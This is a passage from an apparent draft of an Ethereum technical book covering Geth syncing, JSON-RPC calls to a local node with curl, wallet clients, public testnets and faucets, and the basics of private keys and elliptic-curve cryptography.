Geth can only operate fast synchronization when starting with an empty block database. If you have already started syncing without "fast" mode, Geth cannot switch. It is faster to delete the blockchain data directory and start "fast" syncing from the beginning than to continue syncing with full validation. Be careful to not delete any wallets when deleting the blockchain data!

JSON-RPC Interface

Ethereum clients offer an Application Programming Interface (API) and a set of Remote Procedure Call (RPC) commands, which are encoded as JavaScript Object Notation (JSON). You will see this referred to as the *JSON-RPC API*. Essentially, the JSON-RPC API is an interface that allows us to write programs that use an Ethereum client as a *gateway* to an Ethereum network and blockchain.

Usually, the RPC interface is offered over as an HTTP service on port 8545. For security reasons it is restricted, by default, to only accept connections from localhost (the IP address of your own computer which is 127.0.0.1).

To access the JSON-RPC API, you can use a specialized library, written in the programming language of your choice, which provides "stub" function calls corresponding to each available RPC command. Or, you can manually construct HTTP requests and send/receive JSON encoded requests. You can even use a generic command-line HTTP client, like curl, to call the RPC interface. Let's try that. First, ensure that you have Geth configured and running, then switch to a new terminal window (e.g. with `<ctrl>+<Shift>+N` or `<Ctrl>+<Shift>+T` in an existing terminal window):

Using curl to call the `web3_clientVersion` function over JSON-RPC

```
$ curl -X POST -H "Content-Type: application/json" --data \
'{"jsonrpc":"2.0","method":"web3_clientVersion","params":[],"id":1}' \
http://localhost:8545

{"jsonrpc":"2.0","id":1,
"result":"Geth/v1.8.0-unstable-02aeb3d7/linux-amd64/go1.8.3"}
```

In this example, we use curl to make an HTTP connection to address `http://localhost:8545`. We are already running geth, which offers the JSON-RPC API as an HTTP service on port 8545. We instruct curl to use the HTTP POST command and to identify the content as `Content-Type: application/json`. Finally, we pass a JSON-encoded request as the data component of our HTTP request. Most of our command line is just setting up curl to make the HTTP connection correctly. The interesting part is the actual JSON-RPC command we issue:

```
{"jsonrpc":"2.0","method":"web3_clientVersion","params":[],"id":4192}
```

The JSON-RPC request is formatted according to the JSON-RPC 2.0 specification, which you can see here:<http://www.jsonrpc.org/specification>

Each request contains 4 elements:

jsonrpc

Version of the JSON-RPC protocol. This MUST be exactly "2.0".

method

The name of the method to be invoked.

params

A structured value that holds the parameter values to be used during the invocation of the method. This member MAY be omitted.

id

An identifier established by the Client that MUST contain a String, Number, or NULL value if included. The Server MUST reply with the same value in the Response object if included. This member is used to correlate the context between the two objects.

Tip

The id parameter is used primarily when you are making multiple requests in a single JSON-RPC call, a practice called *batching*. Batching is used to avoid the overhead of a new HTTP and TCP connection for every request. In the Ethereum context for example, we would use batching if we wanted to retrieve thousands of transactions in one HTTP connection. When batching, you set a different id for each request and then match it to the id in each response from the JSON-RPC server. The easiest way to implement this is to maintain a counter and increment the value for each request.

The response we receive is:

```
{"jsonrpc":"2.0","id":4192,  
"result":"Geth/v1.8.0-unstable-02aeb3d7/linux-amd64/go1.8.3"}
```

This tells us that the JSON-RPC API is being served by Geth client version 1.8.0.

Let's try something a bit more interesting. In the next example, we ask the JSON-RPC API for the current price of gas in wei:

```
$ curl -X POST -H "Content-Type: application/json" --data \  
'{"jsonrpc":"2.0","method":"eth_gasPrice","params":[],"id":4213}' \  
http://localhost:8545
```

```
{"jsonrpc":"2.0","id":4213,"result":"0x430e23400"}
```

The response, 0x430e23400, tells us that the current gas price is 1.8 Gwei (gigawei or billion wei). If, like me, you don't think in hexadecimal, you can convert it to decimal on the command line with a little bash-fu:

```
$ echo $((0x430e23400))
```

```
18000000000
```

The full JSON-RPC API can be investigated on the Ethereum wiki:

<https://github.com/ethereum/wiki/wiki/JSON-RPC>

Parity's Geth Compatibility Mode

Parity has a special "Geth Compatibility Mode", where it offers a JSON-RPC API that is identical to that offered by geth. To run Parity in Geth Compatibility Mode, use the --geth switch:

```
$ parity --geth
```

Remote Ethereum Clients

Remote clients offer a subset of the functionality of a full client. They do not store the full Ethereum blockchain, so they are faster to setup and require far less data storage.

A remote client offers one or more of the following functions:

- Manage private keys and Ethereum addresses in a wallet.
- Create, sign, and broadcast transactions.

- Interact with smart contracts, using the data payload.
- Browse and interact with DApps.
- Offer links to external services such as block explorers.
- Convert ether units and retrieve exchange rates from external sources.
- Inject a web3 instance into the web browser as a JavaScript object.
- Use a web3 instance provided/injected into the browser by another client.
- Access RPC services on a local or remote Ethereum node.

Some remote clients, for example mobile (smartphone) wallets, offer only basic wallet functionality. Other remote clients are full-blown DApp browsers. Remote clients commonly offer some of the functions of a full node Ethereum client without synchronizing a local copy of the Ethereum blockchain by connecting to a full node being run elsewhere, e.g. by you locally on your machine or on a web server, or by a third party on their servers.

Let's look at some of the most popular remote clients and the functions they offer.

Mobile (Smartphone) Wallets

All mobile wallets are remote clients, because smartphones do not have adequate resources to run a full Ethereum client. Light clients are in development and not in general use for Ethereum. In the case of Parity, it is marked "experimental" and can be used by running parity with the --light option.

Popular mobile wallets include Jaxx, Status, and Trust Wallet. We list these as examples of popular mobile wallets (this is not an endorsement or an indication of the security or functionality of these wallets).

Jaxx

A multi-currency mobile wallet based on BIP39 mnemonic seeds, with support for Bitcoin, Litecoin, Ethereum, Ethereum Classic, ZCash, a variety of ERC20 tokens, and many other currencies. Jaxx is available on Android, iOS, as a browser plugin wallet, and as a desktop wallet for a variety of operating systems. Find it at <https://jaxx.io>

Status

A mobile wallet and DApp browser, with support for a variety of tokens and popular DApps. Available for iOS and Android. Find it at <https://status.im>

Trust Wallet

A mobile Ethereum and Ethereum Classic wallet that supports ERC20 and ERC223 tokens. Trust Wallet is available for iOS and Android. Find it at <https://trustwalletapp.com/>

Cipher Browser

A full-featured Ethereum-enabled mobile DApp browser and wallet. Allows integration with Ethereum apps and tokens. Available for iOS and Android. Find it at <https://www.cipherbrowser.com>

Browser wallets

A variety of wallets and DApp browsers are available as plugins or extensions of web browsers such as Chrome and Firefox. These are remote clients that run inside your browser.

Some of the more popular ones are MetaMask, Jaxx, and MyEtherWallet/MyCrypto.

MetaMask

MetaMask was introduced in [\[intro\]](#), and is a versatile browser-based wallet, RPC client, and basic contract explorer. It is available on Chrome, Firefox, Opera, and Brave Browser. Find MetaMask at <https://metamask.io>

At first glance, MetaMask is a browser-based wallet. But, unlike other browser wallets, MetaMask injects a web3 instance into the browser, acting as an RPC client that connects to a variety of Ethereum blockchains (mainnet, Ropsten testnet, Kovan testnet, local RPC node, etc.). The ability to inject a web3 instance and act as a gateway to external RPC services makes MetaMask a very powerful tool for developers and users alike. It can be combined, for example, with MyEtherWallet or MyCrypto, acting as an web3 provider and RPC gateway for those tools.

Jaxx

Jaxx, which was introduced as a mobile wallet in [Mobile \(Smartphone\) Wallets](#), is also available as a Chrome and Firefox extension, and as a desktop wallet. Find it at <https://jaxx.io>

MyEtherWallet (MEW)

MyEtherWallet is a browser-based JavaScript remote client that offers:

- A software wallet running in JavaScript.
- A bridge to popular hardware wallets such as the Trezor and Ledger.
- A web3 interface that can connect to a web3 instance injected by another client (e.g. MetaMask).
- An RPC client that can connect to an Ethereum full client.
- A basic interface that can interact with smart contracts, given a contract's address and Application Binary Interface (ABI).

MyEtherWallet is very useful for testing and as an interface to hardware wallets. It should not be used as a primary software wallet, as it is exposed to threats via the browser environment and is not a secure key storage system.

You must be very careful when accessing MyEtherWallet and other browser-based JavaScript wallets, as they are frequent targets for phishing. Always use a bookmark and not a search engine or link to access the correct web URL. MyEtherWallet can be found at <https://myetherwallet.com>

MyCrypto

Just prior to publication of the first edition of this book, the MyEtherWallet project split into two competing implementations, guided by two independent development teams: a "fork", as it is called in open source development. The two projects are called MyEtherWallet (the original branding) and MyCrypto. At the time of the split, MyCrypto offered identical functionality as MyEtherWallet. It is likely that the two projects will diverge as the two development teams adopt different goals and priorities.

As with MyEtherWallet, you must be very careful when accessing MyCrypto in your browser. Always use a bookmark, or type the URL very carefully (then bookmark it for future use).

MyCrypto can be found at <https://mycrypto.com>

Mist

Mist was the first Ethereum-enabled browser, built by the Ethereum Foundation. It also contains a browser-based wallet that was the first implementation of the ERC20 token standard (Fabian Vogelsteller, author of ERC20 was also the main developer of Mist). Mist was also the first wallet to introduce the camelCase checksum (EIP-155, see [\[eip-155\]](#)). Mist runs a full node, and offers a full DApp browser with support for Swarm based storage and ENS addresses. Find it at <https://github.com/ethereum/mist>

Parity

When you are running a Parity full node, it also provides a full wallet and DApp browser interface.

References

- [[[1]]] EIP-161: <http://eips.ethereum.org/EIPS/eip-161>

Ethereum Test Networks (Testnets)

What is a testnet?

A test network (testnet for short) is used to simulate the behavior of the main Ethereum network. There are some publicly available test networks that are simply alternative Ethereum blockchains. The currency on these networks is worthless, but they are still useful since the functionality of contracts and protocol changes can be tested without disrupting the main Ethereum network or using real money. When any major change to the Ethereum protocol is about to be included in the main network (mainnet for short), it is tested mostly on these test networks. They are also used by a large number of developers to test applications before deploying them on the main network.

Using Testnets

You can either connect to publicly available test networks or spawn a private test network of your own. First, let's use a public testnet for easier setup. To use a public testnet requires some testnet ether and a connection to that network. For testnet ether, "faucets" are used, which distribute test ether slowly, "dripping" out a small amount to anyone who asks. To connect to a testnet, you need an Ethereum client, either a full client, such as Geth, or a gateway to a full client, such as MetaMask.

Getting Test Ether

Since testnets do not operate with real money, there is little incentive for miners to secure them. Therefore, the testnets must protect themselves from abuse and attacks differently. As a result, faucets were created for these testnets to distribute free test ether to developers in a controlled manner (most faucets 'drip' at the rate of 1 ether every few seconds or so). This controlled distribution of ether prevents users from abusing the chain since giving a limited supply of ether prevents them from writing too much to the chain or executing too many transactions. Additionally, some testnets have implemented Proof of Authentication schemes, where using a faucet requires authentication from a social media site with proper credentials.

Connecting to Testnets

Metamask

Metamask fully supports the Ropsten, Kovan and Rinkeby testnets, but connecting to other testnets and local networks is also possible. In Metamask, simply clicking the drop down that says 'Main Network' allows you to switch networks. MetaMask also offers an option to "buy" test ether, which directs you to a faucet where you can request free test ether. If the Ropsten testnet is used, ether can be obtained from the Ropsten Test Faucet Service. You can access this faucet from the following page. It requires the Metamask extension to work. <https://faucet.metamask.io/>

Infura

When MetaMask connects to a test network, it uses the Infura service provider for the JSON-RPC interface. Infura was designed to offer stable and reliable RPC access to internal projects within ConsenSys. In addition to a JSON-RPC API, Infura also has a REST (Representational State Transfer) API, IPFS (Interplanetary File System, i.e. decentralized storage) API, and a Websockets (i.e. streaming) API.

Infura offers gateway APIs to the Ethereum mainnet, Ropsten, Kovan, Rinkeby, and INFURAnet (a custom testnet for Infura).

To use Infura via MetaMask for low levels of activity, you do not need an account. For direct use of the API, you need to register an account and use an API key provided by Infura.

More information on Infura can be found at <https://infura.io/>

Remix Integrated Development Environment (IDE)

Remix IDE may be used to deploy and interact with smart contracts on the mainnet and testnets including Ropsten, Rinkeby, and Kovan (Web3 Provider using an Infura address and an API key or via Injected Web3 to use the network chosen in MetaMask) and Ganache (Web3 Provider Endpoint <http://localhost:8545>)

<https://github.com/ethereum/remix>

<https://medium.com/swlh/deploy-smart-contracts-on-ropsten-testnet-through-ethereum-remix-233cd1494b4b>

Geth

Geth natively supports both the Ropsten and Rinkeby networks. To connect to the Ropsten network use the command-line argument:

```
geth --testnet
```

This will start syncing the Ropsten blockchain. A new directory named testnet will be created in your main Ethereum data directory. A keystore directory will be created inside testnet and will store the private keys of your testnet accounts. As of this writing, the Ropsten blockchain is significantly smaller than the main Ethereum blockchain: about 14GB of data. Since the testnet requires fewer resources, it is simpler to set up and test your code on the testnet first.

Interacting with the testnet is similar to the mainnet. You can start Geth testnet with a console by running:

```
geth --testnet console
```

This makes it possible to perform operations such as opening a new account, checking your balance, checking the balance of other Ethereum addresses, etc. When running outside of the Geth console, operations can be performed similarly to how they would have been performed on the mainnet, simply by adding the --testnet parameter to the command-line instruction. As an example, to list all the available testnet accounts and their addresses, run:

```
geth --testnet account list
```

Tip

Although it much smaller than mainnet, it will still take some time for the testnet to fully sync.

You can check if geth has completed syncing the testnet by running the following command in the geth interactive console:

```
eth.getBlock("latest").number
```

This should return a number other than 0 once your testnet node is fully in sync. You can compare the number to the latest block in a known testnet block explorer, such as <https://ropsten.etherscan.io/>

Similarly, to connect to the Rinkeby test network, use the command-line argument:

```
geth --rinkeby
```

Parity

The Parity client supports the Ropsten and Kovan test networks. You can select the network you want to connect to with the chain argument. For example, to sync the Ropsten test network:

```
parity --chain ropsten
```

Similarly, to sync the Kovan test network, use:

```
parity --chain kovan
```

Ethereum Testnets In Depth

At this stage you're probably thinking: "I understand why I might use a test network. But why are there so many of them?"

<https://www.ethnews.com/ropsten-to-kovan-to-rinkeby-ethereums-testnet-troubles>

Proof-of-Work (Mining) vs. Proof-of-Authority (Federated Signing)

<https://github.com/ethereum/guide/blob/master/poa.md>

Morden (The Original Testnet)

<https://blog.ethereum.org/2016/11/20/from-morden-to-ropsten/>

Ropsten

If you want to begin testing contracts on the Ropsten network, there are several faucets from which you can source your Ropsten ether. If one faucet does not work, try another!

- <http://faucet.ropsten.be:3001/>

This faucet provides the possibility to queue the address that should receive the test ether.

- The bitfwd Ropsten Faucet

A Ropsten faucet available at <https://faucet.bitfwd.xyz/>.

- Kyber Network Ropsten Faucet

Another Ropsten faucet available at <https://faucet.kyber.network/>.

- MetaMask Ropsten Faucet

<https://faucet.metamask.io/>

- Ropsten Testnet Mining Pool
<http://pool.ropsten.ethereum.org/>
- Etherscan Ropsten Pool <https://ropsten.etherscan.io/>

Rinkeby

The Rinkeby faucet is located at <https://faucet.rinkeby.io/>. To request test ether it is necessary to make a public post on either Twitter, Google Plus or Facebook.

<https://www.rinkeby.io/>

<https://rinkeby.etherscan.io/>

Kovan

The Kovan testnet supports various methods to request test ether. Further information can be found in the Kovan testnet GitHub Repository located at <https://github.com/kovan-testnet/faucet/blob/master/README.md>.

<https://medium.com/@Digix/announcing-kovan-a-stable-ethereum-public-testnet-10ac7cb6c85f>

<https://kovan-testnet.github.io/website/>

<https://kovan.etherscan.io/>

Ethereum Classic Testnets

Morden

Ethereum Classic currently runs a variant of the Morden testnet that is kept at feature parity with the Ethereum Classic live network. You can connect to it through either the gastracker RPC or by providing a flag to geth or parity

Faucet: <http://testnet.epool.io/>

Gastracker RPC: <https://web3.gastracker.io/morden>

Block Explorer: <http://mordenexplorer.ethertrack.io/home>

Geth flag: geth --chain=morden

Parity flag: parity --chain=classic-testnet

History of Ethereum Testnets

Olympic, Morden to Ropsten, Kovan, Rinkeby

Olympic testnet (Network ID: 0) was the first public testnet for Frontier (referred to as Ethereum 0.9). It was launched in early 2015 and deprecated in mid 2015 when it was replaced by Morden.

Ethereum's Morden testnet (Network ID: 2) was launched with Frontier and ran from July 2015 until it was deprecated in November 2016. While anyone using Ethereum can create a testnet, Morden was the first "official" public testnet and replaced the Olympic testnet. Due to long sync times stemming from a bloated blockchain, and consensus issues between the Geth and Parity clients, the testnet was rebooted and reborn as Ropsten.

Ropsten (Network ID: 3) is a public cross-client testnet for Homestead that was introduced in late 2016 and ran smoothly as the public testnet until the end of February 2017. According to Péter Szilágyi, a core developer for Ethereum, the end of February is when "malicious actors decided to abuse the low PoW and gradually inflated the block gas limits to 9 billion (from the normal 4.7 million), at which point sending in gigantic transactions crippled the entire network". Ropsten was recovered in March 2017. <https://github.com/ethereum/ropsten>

Kovan (Network ID: 42), named after a metro station in Singapore, is a public Parity testnet for Homestead that is powered by Parity's Proof-of-Authority (PoA) consensus algorithm. The testnet is immune to spam attacks because the Ether supply is controlled by trusted parties. Those trusted parties are companies<<[1]>> that are actively developing on Ethereum. While it seems like this should be a solution to Ethereum's testnet troubles, there appear to be consensus issues within the Ethereum community regarding the Kovan testnet.

Rinkeby (Network ID: 4), named after a metro station in Stockholm, is a public Geth testnet for Homestead that was started in April 2017 by the Ethereum team and uses the PoA consensus protocol. Similarly to Kovan, it is immune to spam attacks because supply of Ether is controlled by trusted parties. Refer to EIP 225: <https://github.com/ethereum/EIPs/issues/225>

Proof-of-Work (Mining) vs. Proof-of-Authority (Federated Signing)

<https://github.com/ethereum/guide/blob/master/poa.md>

TODO: write up pros and cons of both mechanisms

Proof-of-Work is a protocol where mining (an expensive computation) must be performed to create new blocks (trustless transactions) on the blockchain (distributed ledger). Disadvantages: Inefficient energy consumption. Centralized hashing power with concentrated mining farms instead of being truly distributed. Massive amount of computing power required to mine new blocks and its impact on the environment.

Proof-of-Authority is a protocol that distributes the minting load to only authorized and trusted signers that may mint new blocks at their own discretion and at any time with a set minting frequency. <https://github.com/ethereum/EIPs/issues/225> Advantages: Blockchain participants with the most identity at stake are selected by an algorithm for the right to validate blocks to deliver transactions.

<https://www.deepdotweb.com/2017/05/21/generalized-proof-activity-poa-forking-free-hybrid-consensus/>

Running Local Testnets

Ganache: A personal blockchain for Ethereum development

You can use Ganache to deploy contracts, develop your applications, and run tests. It is available as a desktop application for Windows, Mac, and Linux.

Website: <http://truffleframework.com/ganache>

Ganache CLI: Ganache as a command-line tool

This tool was previously known under the name "ethereumJS TestRPC".

<https://github.com/trufflesuite/ganache-cli/>

```
$ npm install -g ganache-cli
```

Let's start a node simulation of the Ethereum blockchain protocol.

- Check the --networkId and --port flag values match your configuration in truffle.js
- Check the --gasLimit flag value matches the latest mainnet Gas Limit (i.e. 8000000 gas) shown at <https://ethstats.net> to avoid encountering out of gas exceptions unnecessarily. Note that a --gasPrice of 4000000000 represents a Gas Price of 4 gwei.
- Optionally enter a --mnemonic flag value to restore a previous HD wallet and associated addresses

```
$ ganache-cli \
```

```
--networkId=3 \
--port="8545" \
--verbose \
--gasLimit=8000000 \
--gasPrice=4000000000;
```

Keys, Addresses

One of Ethereum's foundational technologies is *cryptography*, which is a branch of mathematics used extensively in computer security. Cryptography means "secret writing" in Greek, but the study of cryptography encompasses more than just secret writing, which is referred to as encryption. Cryptography can, for example, also be used to prove knowledge of a secret without revealing that secret (e.g. with a digital signature), or to prove the authenticity of data (e.g. with digital fingerprints, also known as "hashes"). These types of cryptographic proofs are mathematical tools critical to the operation of the Ethereum platform (and, indeed, arguable all blockchain systems), and are also extensively used in Ethereum applications. Note that, at the time of publication, no part of the Ethereum protocol involves encryption; that is to say all communication with the Ethereum platform and between nodes (including transaction data) are unencrypted and can (necessarily) be read by anyone. This is so everyone can verify the correctness of state updates and consensus can be reached. In the future, advanced cryptographic tools, such as "zero knowledge proofs" and "homomorphic encryption" will be available that will allow for some encrypted calculations to be recorded on the blockchain while still having consensus possible, but (while provision has been made for them) they have yet to be deployed. In this chapter we will introduce some of the cryptography used in Ethereum, namely "public key cryptography" (PKC), which is used to control ownership of funds, in the form of private keys and addresses.

Introduction

As we saw earlier in the book, Ethereum has two different types of accounts: *Externally Owned Accounts* (EOA) and *Contracts*. In this section we will examine the use of cryptography to establish ownership of ether by externally owned accounts, i.e. private keys. Private keys enable many of the interesting properties of Ethereum, including decentralized trust and control, and ownership attestation.

Ownership of ether in EOAs is established through digital *private keys*, *Ethereum addresses*, and *digital signatures*. The private keys are at the heart of all user interaction with Ethereum. In fact, account addresses and digital signatures are derived directly from private keys: a private key uniquely determines the single Ethereum address (which we also refer to as 'an account') which is used on-chain to identify access to funds and smart contract operations. That access is gained using digital signatures, which are also created using the private key. While the Ethereum specification dictates the exact form a private key must take, private keys are not used directly in the platform's protocol in any way. That is to say that private keys should remain private and never appear in

messages passed to the network nor should they be stored on-chain; it is the derived addresses and signatures that are used in the protocol. For more information on how to keep private keys safe and secure, see [\[Ethereum clients chapter\]](#). Ethereum wallet apps often use several private keys behind-the-scenes, which arguably adds to security. They can do this easily, partly because the generation of private keys doesn't need any connection to, or even knowledge of, the Ethereum blockchain.

Ethereum transactions require a valid digital signature to be included in the blockchain, which, as we've touched on, can only be generated with a private key; therefore, anyone with a copy of that private key has control of that account and any Ether it holds. Assuming a user keeps their private key safe, the derived digital signatures in Ethereum transactions prove the true owner of the funds.

In PKC systems, such as that used by Ethereum, keys come in pairs consisting of a private (secret) key and a public key. Think of the public key as similar to a bank account number and the private key as similar to the secret PIN; it is the later that provides control over the account, and the former that identifies it for others. The private keys themselves are very rarely seen by the users of Ethereum; for the most part, they are stored (in encrypted form) in special files and managed by Ethereum wallet software.

In the payment portion of an Ethereum transaction, the intended recipient is represented by an *Ethereum address*, which is used in the same way as the beneficiary account details of a bank transfer. As we will look into in more detail below, an Ethereum address for an EOA is generated from the public key portion of a PC key pair. However, not all Ethereum addresses represent public-private key pairs; they can also represent contracts, which, as we will see in [\[contracts\]](#), are not backed by private keys.

In the rest of this chapter, we will first explore basic cryptography in a bit more detail and explain the mathematics used in Ethereum. Next, we will look at how keys are generated, stored, and managed. Finally, we will review the various encoding formats used to represent private keys, public keys, and addresses.

Public key cryptography and cryptocurrency

Public key cryptography (also called "asymmetric cryptography") is a core concept of modern day information security. First publicly invented in the 1970s by Martin Hellman, Whitfield Diffie and Ralph Merkle, it was a monumental breakthrough which incited the first big wave of public interest into the field of cryptography. Before the 70s, strong cryptographic knowledge was held under

governmental control with little public research until the open publication of public key cryptography research.

Public key cryptography uses unique keys that are used to secure information. These unique keys are based on mathematical functions that have a very special property: they are easy to calculate in one direction, but very difficult to calculate in the inverse direction. Based on these mathematical functions, cryptography enables the creation of digital secrets and unforgeable digital signatures which are secured by the laws of mathematics.

For example, multiplying two large prime numbers together is trivial. But given the product of two large primes, it is very difficult to find the prime factors (a problem called *prime factorization*). Let's say I present the number 8018009 and tell you it is the product of two primes. Finding those two primes is much harder than it was for me to multiply them to produce 8018009.

Some of these mathematical functions can be inverted easily if you know some secret information. In our example above, if I tell you that one of the prime factors is 2003, you can trivially find the other one with a simple division: $8018009 / 2003 = 4003$. Such "one way" functions are called *trapdoor functions* because they are very difficult to invert, unless you are given a piece of secret information that can be used as a shortcut to reverse the function.

A more advanced category of mathematical functions that is useful in cryptography is based on arithmetic operations on an elliptic curve. In elliptic curve arithmetic, multiplication modulo a prime is simple but division (the inverse) is practically impossible. This is called the *discrete logarithm problem* and there are currently no known trapdoors. *Elliptic curve cryptography* is used extensively in modern computer systems and is the basis of Ethereum's (and other cryptocurrencies') use of private keys and digital signatures.

Tip

Read more about cryptography and the mathematical functions that are used in modern cryptography:

Cryptography: <https://en.wikipedia.org/wiki/Cryptography>

Trapdoor Function: https://en.wikipedia.org/wiki/Trapdoor_function

Prime Factorization: https://en.wikipedia.org/wiki/Integer_factorization

Discrete Logarithm: https://en.wikipedia.org/wiki/Discrete_logarithm

Elliptic Curve

Cryptography: https://en.wikipedia.org/wiki/Elliptic_curve_cryptography

In Ethereum, we use public key cryptography (also known as asymmetric cryptography) to create the public-private key pair we have been talking about in this chapter. They are considered a "pair" because the public key is derived from the private key. Together, they represent an Ethereum account by providing, respectively, a publicly accessible account handle (the address) and private control over access of any ether in the account and over any authentication the account needs when using smart contracts. The private key controls access by being the unique piece of information needed to create *digital signatures*, which are needed to sign transactions to spend any funds in the account. Digital signatures are also used to authenticate owners or users of contracts, as we will see in [\[contract authentication\]](#).

A digital signature can be created to sign any message. For Ethereum transactions, it is the details of the transaction itself that is used as "the message". The mathematics of cryptography, and in this case, elliptic curve cryptography, provides a way for the message (i.e. the transaction details) to be combined with the private key to create a code that can only be produced with knowledge of the private key. That code is called the digital signature. Note that an Ethereum transaction is basically a request to access a particular account with a particular Ethereum address. When a transaction is sent to the Ethereum network in order to move funds or interact with smart contracts, it needs to be sent with a digital signature created with the private key corresponding to the Ethereum address in question. Elliptic curve mathematics means that *anyone* can verify that a transaction is valid, by checking that the digital signature matches the transaction details *and* the Ethereum address to which access is being requested. The verification doesn't involve the private key at all - that remains private. However, the verification process determines beyond doubt that the transaction could have only come from someone with the private key that corresponds to the public key behind the Ethereum address. This is the "magic" of public key cryptography.

| | |
|-----|---|
| Tip | In most wallet implementations, the private and public keys are stored together as a <i>key pair</i> for convenience. However, the public key can be trivially calculated from the private key, so storing only the private key is also possible. |
| Tip | There is no encryption as part of the Ethereum protocol, i.e. all messages that are sent as part of the operation of the Ethereum network can (necessarily) be read by everyone. As such, private keys are only used to create digital signatures for transaction authentication. |

Private keys

A private key is simply a number, picked at random. Ownership and control over the private key is the root of user control over all funds associated with the corresponding Ethereum address, as well as access to contracts that authorize that address. The private key is used to create signatures that are required to spend ether by proving ownership of funds used in a transaction. The private key must remain secret at all times, because revealing it to third parties is equivalent to giving them control over the ether and contracts secured by that private key. The private key must also be backed up and protected from accidental loss. If it's lost, it cannot be recovered and the funds secured by it are lost forever too. For more information on how to keep private keys safe and secure, see [\[ethereum clients chapter\]](#).

Tip

The Ethereum private key is just a number. One way to pick your private keys randomly is to simply use a coin, pencil, and paper: toss a coin 256 times and you have the binary digits of a random private key you can use in an Ethereum wallet (probably - see below). The public key and address can then be generated from the private key.

Generating a private key from a random number

The first and most important step in generating keys is to find a secure source of entropy, or randomness. Creating an Ethereum private key is essentially the same as "pick a number between 1 and 2^{256} ". The exact method you use to pick that number does not matter as long as it is not predictable or deterministic. Ethereum software uses the underlying operating system's random number generator to produce 256 random bits. Usually, the OS random number generator is initialized by a human source of randomness, which is why you may be asked to wiggle your mouse around for a few seconds, or press random keys on your keyboard. An alternative could be cosmic radiation noise on the computer's microphone channel.

More precisely, private keys can be any non-zero number up to a very large number slightly less than 2^{256} - a huge 78-digit number, roughly 1.158×10^{77} . The exact number shares the first 38 digits with 2^{256} and is defined as the order of the elliptic curve used in Ethereum (see [Elliptic curve cryptography explained](#)). To create a private key, we randomly pick a 256-bit number and check that it is within the valid range. In programming terms, this is usually achieved by feeding an even larger string of random bits (collected from a cryptographically secure source of randomness) into a 256-bit hash algorithm such as Keccak-256 or SHA256 (see [Cryptographic hash algorithm](#)), both of which will conveniently produce a 256-bit number. If the result is within the valid range, we have a

suitable private key. Otherwise, we simply try again with another random number.

Note that the private key generation process is an off-line one; it does not require any communication with the Ethereum network, or indeed any communication with anyone at all. As such, in order to pick a number that no-one else will ever pick, it needs to be truly random. If you choose the number yourself, the chance someone else will try it (and then run off with your ether) is too high. Using a bad random number generator (like the pseudo-random `rand()` function in most programming languages) is even worse, because it is even more obvious and even easier to replicate. Just like with passwords for online accounts, it needs to be unguessable. Fortunately, you never need to remember your private key, so you can take the best possible approach for picking your private key, namely true randomness.

| | |
|---------|--|
| Tip | The size of Ethereum's private key space, (roughly 2^{256}) is an unfathomably large number. It is approximately 10^{77} in decimal - that is a number with 77 digits. For comparison, the visible universe is estimated to contain 10^{80} atoms, i.e. there are almost enough private keys to give every atom in the universe an Ethereum account. If you pick a private key randomly, there is no conceivable way anyone will ever guess it or pick it themselves. |
| Warning | Do not write your own code to create a random number or use a "simple" random number generator offered by your programming language. It is vital that you use a cryptographically secure pseudo-random number generator (such as CSPRNG) with a seed from a source of sufficient entropy. Study the documentation of the random number generator library you choose to make sure it is cryptographically secure. Correct implementation of the CSPRNG library is critical to the security of the keys. |

The following is a randomly generated private key (`k`) shown in hexadecimal format (256 bits shown as 64 hexadecimal digits, each 4 bits):

```
f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315
```

Public keys

An Ethereum public key is a *point* on an elliptic curve, meaning it is a set of X and Y coordinates that satisfy the elliptic curve equation.

In simpler terms, an Ethereum public key is two numbers, joined together. These numbers are produced from the private key by a calculation that can *only go one way*. That means that it is trivial to calculate a public key if you have the private key. But you cannot calculate the private key from the public key.

MATH is about to happen! Don't panic. If you start to get lost at any point in the following paragraphs, you can skip the next few sections. There are many tools and libraries that will do the math for you.

The public key is calculated from the private key using elliptic curve multiplication, which is practically irreversible: $K = k * G$, where k is the private key, G is a constant point called the *generator point*, K is the resulting public key and "*" is the special elliptic curve "multiplication" operator. Note the elliptic curve multiplication is not like normal multiplication. It shares functional attributes with normal multiplication, but that is about it. For example, the reverse operation (which would be division for normal numbers), known as "finding the discrete logarithm" - i.e. calculating k if you know K - is as difficult as trying all possible values of k , i.e. a brute-force search that will likely take more time than this universe will allow for.

In simpler terms: arithmetic on the elliptic curve is different from "regular" integer arithmetic. A point (G) can be multiplied by an integer (k) to produce another point (K). But there is no such thing as *division*, so it is not possible to simply "divide" the public key K by the point G to calculate the private key k . This is the one-way mathematical function described in [Public key cryptography and cryptocurrency](#).

Tip

Elliptic curve multiplication is a type of function that cryptographers call a "one way" function: it is easy to do in one direction (multiplication) and impossible to do in the reverse direction (division). The owner of the private key can easily create the public key and then share it with the world knowing that no one can reverse the function and calculate the private key from the public key. This mathematical trick becomes the basis for unforgeable and secure digital signatures that prove ownership of Ethereum funds and control of contracts.

Before we demonstrate how to generate a public key from a private key, let's look at elliptic curve cryptography in a bit more detail.

Elliptic curve cryptography explained

Elliptic curve cryptography is a type of asymmetric or public key cryptography based on the discrete logarithm problem as expressed by addition and multiplication on the points of an elliptic curve.

[A visualization of an elliptic curve](#) is an example of an elliptic curve, similar to that used by Ethereum.

Tip

Ethereum uses the exact same elliptic curve, called secp256k1, as Bitcoin. That makes it possible to re-use many of the elliptic curve libraries and tools from Bitcoin.

